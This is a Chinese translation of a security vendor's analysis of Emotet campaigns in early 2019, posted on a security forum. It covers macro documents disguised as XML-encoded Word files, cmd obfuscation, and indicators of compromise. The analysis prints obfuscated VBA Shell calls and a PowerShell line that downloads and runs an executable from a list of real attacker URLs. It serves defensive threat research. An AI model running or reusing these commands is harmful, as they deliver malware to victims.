Emotet使用伪造的恶意宏来绕过反病毒检测

angel010 / 2019-02-22 09:44:00 / 浏览数 1061 

---

本文翻译自：
https://www.menlosecurity.com/blog/emotet-a-small-change-in-tactics-leads-to-a-spike-in-attacks

---

自2019年1月中旬开始，Menlo Security的安全研究人员就发现Emotet木马活动频繁。

Emotet是一款从2014年起开始活跃的恶意软件，最初设计为从受感染的终端窃取敏感和隐私信息的银行木马。之后不断发展，还加入了恶意软件传播服务，包括传播其他银
2018年发布预警信息称，Emotet将继续影响各级政府和企业，是一款非常具有破坏性的恶意软件。本文主要介绍：


- Emotet使用的主要的恶意文档种类以及攻击的行业；
- 当前使用的传播机制：在XML文件中嵌入宏并伪装成word文档；
- 在Windows命令行或powerShell中使用Invoke-DOSfucation技术。

## 传播机制


研究人员在Emotet攻击活动中共发现两种恶意文档传播方式：

- 通过位于攻击者控制的基础设施上的URL
- 通过邮件附件


下图是研究人员根据2019年1月收集的数据对Emotet攻击的行业分布图：




根据收集的数据，研究人员还对保存恶意文档的网站点击时（click-time）分类进行了分析，如下图所示：





商业类（Business）占比最大，将恶意文件隐藏在合法类型之后使攻击很难检测。
研究人员还发现有些恶意文档是通过邮件附件进行传播的。下图是一些例子：




这些受感染的文档都使用嵌入宏来传播木马，这也是Emotet木马的一个特点。在这些文档中可以看出来，大约有80%都伪装为.doc扩展的word文档，但实际上是XML文件。


## 分析


研究人员对这些文档进行分析，发现文档的内容使用含有Microsoft Office logo的主题消息来诱使用户启用文档中的宏。



在一些文档中，研究人员发现无法查看宏的内容，VBA项目也被锁定了，这可能是为了防止安全研究人员对宏的内容进行分析。








## XML/DOC文件

在恶意文档中一共使用了两个文档格式，分别是XML和DOC。
XML文件使用的频率更多，恶意XML文件中含有标准的XML header加上Microsoft Word Document
XML格式标签。是经过base64编码的数据加上压缩的和混淆的VBA宏代码。文件本身使用的是.doc扩展。

```
xml version="1.0" encoding="UTF-8" standalone="yes"
mso-application progid="Word.Document"
<w:wordDocument xmlns:aml="http://schemas.microsoft.com/aml/2001/core" xmlns:wpc="http://schemas.microsoft.com/office/word/
xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex" xmlns:cx1="http://schemas.microsoft.com/office/drawing/
xmlns:cx2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex" xmlns:cx3="http://schemas.microsoft.com/office/d
xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex" xmlns:cx5="http://schemas.microsoft.com/office/dra
xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex" xmlns:cx7="http://schemas.microsoft.com/office/dra
xmlns:cx8="http://schemas.microsoft.com/office/drawing/2016/5/14/chartex" xmlns:dt="uuid:C2F41010-65B3-11d1-A29F-00AA00C148
compatibility/2006" xmlns:aink="http://schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schema
WZ4n8LLzBxNC2mTSmXQmQ7tDGtzpEEw6nfaEP2NCSAcmHTyQYXJMNjh/nHaCk7gdE9JpOutJIzaH
EGexiI0YxHo4hCLEsl6OYyOEkJfjUIQ4zkIIRQgxPhahCCHOQghFLEfft75Vxj96Zm56euZuddIG
Pfv7eXa9evVc9VxlJ8T++4L4r/+h8H8o3/hZraQpL7+eq2SKOiOKIQlzyi+//vrrZPVfoHz9bz//
3/z8L5Q5+muYjvsMFPUlN6H8AqUZJQtlHko2ynyUHJQ3tF1AWYCSi/I9lDyUNlHyUb6PUoDyFkoh
```

将word文档伪造为含有base64编码的数据的XML文档的目的可能是为了绕过AV的检测。研究人员对这些文件进行了AV检测，结果表明检测成功率很低。




Doc文件类型含有嵌入了恶意宏的普通word文档。


## 嵌入宏

嵌入的VBA宏代码是严重混淆的，还加入了dead code
insertion。宏代码最终调用了一个含有vbHide参数集的shell函数。有趣的是剩下的命令如何在shell函数从VBA宏中调用后构建呢？

- 使用set命令将编码的变量内容保存在环境变量中；
- 使用Invoke-DOSfucation技术，比如%ProgramData:~0,1%%ProgramData:~9,2%，这是cmd形式的编码；
- 将命令行参数/V和
  /C传递给cmd，并加入另一级执行。/V选项使用延迟的变量扩展，使用该选项可以动态生成变量，并生成另一个cmd进程。/C选项用来运行该命令和终止进程。
- 最终会生成多个cmd进程，树形中最后的cmd进行会通过调用PowerShell终止。
- Powershell脚本使用Net.WebClient类方法DownloadFile来下载初始的Emotet payload到TEMP目录并开始该进程。
- 在特定文档中，研究人员发现PowerShell脚本调用Get-Item和检查文件的大小来确保大于特定的下限，然后调用Invoke-Item来执行payload。
- 研究人员还发现PowerShell脚本尝试在一个URL列表中循环尝试，如果成功就中断。

## 工作流

工作流:




VBA调用含有vbHide参数集的shell函数 示例如下：

```
Weekday Chr(h6285)
Day Tan(w840)
End Select
   Select Case t5486
         Case 376
Hour Hex(r6793)
Month Tan(w19)
Hour Tan(z2439)
End Select
w9445 = "W:~%o,1!&&" + "if %o equ 8" + "7 echo !9vR:" + "~5!|cmd"
q7065 = d3290 + v6995 + f187 + l7448 + z8593 + p5349 + w9445
End Function
```

```
Sub autoopen2()
j5414 = Shell(k5569 + d1940 + q7065, vbHide)
End Sub
```

CMD/PowerShell脚本使用Invoke-DOSfucation技术示例如下：

```
c:\b3707\d6921\i8318\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V/C"set kW=gEXjNhBiU1eO0,v8CWbIux\G@%F5VtAmk.y6zHrLwM/(T)l9Y
(74;73;40;25;60;8;6;39;19;16;70;65;27;13;9;25;38;25;75;1;75;75;19;11;4;4;30;41;1;70;65;57;55;13;9;25;5;25;44;1;41;60;70;65;57;49;13;9;25;46;46;53;52;20;61;9
set 9vR=!9vR!!kW:~%o,1!&&if %o equ 87 echo !9vR:~5!|cmd"

powerSHELL  $u2152='z4503';$z9589=new-object Net.WebClient;$h4387='http://tunerg.com/SKMFSuIWW@http://stoutarc.com/JbCOGyE@http://www.modern-
autoparts.com/ezFUGpI@http://antigua.aguilarnoticias.com/LNOGFuYx@http://take-one2.com/X80VedH'.Split('@');$n8215='j8761';$i8611 = '55';$n4587='s8473';$u155
temp+'\'+$i8611+'.exe';foreach($k2022 in $h4387){try{$z9589.DownloadFile($k2022, $u1552);$p1355='d5300';If ((Get-Item $u1552).length -ge 40000) {Invoke-Item
$u1552;$d6480='p3596';break;}}catch{}}$s6429='v1324';
```

在成功执行PowerShell脚本后，研究人员发现最终的payload是Emotet木马，该木马会建立与攻击者基础设施的C2信道。经过不断的发展，Emotet已经变得高度定制化了

## 总结

过去Emotet主要通过普通的含有恶意宏的word文档进行传播，最近将XML文档伪装为word文档成为Emotet的一种新的传播方式。Emotet所使用的技术不断更新，研究人

IOCs

Domains (Hosting the Malicious Documents):

```
www[.]ploeger[.]ru

id14[.]good-gid[.]ru

zobzarrinco[.]ir

aziendaagricolamazzola[.]it

dmoving[.]co[.]il

expoluxo[.]com

kamdhenu[.]technoexam[.]com

ldztmdy[.]cf

mstudija[.]lt

puntodeencuentrove[.]com

somov-igor[.]ru

www[.]purifiq[.]co[.]za

www[.]topstick[.]co[.]kr
```

URLs (PowerShell Callbacks):

```
hxxp://stoutarc[.]com/JbCOGyE

hxxp://www.modern-autoparts[.]com/ezFUGpI
```

hxxp://antigua.aguilarnoticias[.]com/LNOGFuYx

hxxp://uicphipsi[.]com/4d20qS_izTLi7wu1_uuk

hxxp://vuonnhatrong[.]com/FSrJps_iKqwbRFjH

hxxp://themissfitlife[.]com/5wn_YAsyS0M

hxxp://evoqueart[.]com/Wk0MdRvGzW

hxxp://leptokurtosis[.]com/wmK5XminG

hxxp://mimiabner[.]com/tvprRKdT

Emotet Payload Hashes:

7c5cdc5b738f5d7b40140f2cc0a73db61845b45cbc2a297bee2d950657cab658

37a000cd97233076cd3150c4dbde11d3d31237906b55866b7503fdc38cd1de08

Filenames:

Untitled_attachment_22012019.doc

2050822044828453.doc

ATT2469528456278769653.doc

PAY199472702716599.doc

Email “From:” Address Domains:

altopro[.]com[.]mx

bir[.]gov[.]ph

cafemarino[.]com[.]mx

daawat[.]com[.]pk

ecop[.]org[.]ph

iata[.]org

insular[.]com[.]ph

insurance[.]gov[.]ph

lbstation[.]co[.]uk

phil-union[.]com

rubiconeng[.]com

telkomsa[.]net

thielenhaus[.]cn

trmdemexico[.]com

wbf[.]ph

Email MIME Type:

application/xml and filename endswith .doc

参考链接：
https://www.us-cert.gov/ncas/alerts/TA18-201A
https://www.blackhat.com/docs/asia-18/asia-18-bohannon-invoke_dosfuscation_techniques_for_fin_style_dos_level_cmd_obfuscation.pdf

上一篇：WinRAR目录穿越漏洞 下一篇：hgame 2019 week1 ...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录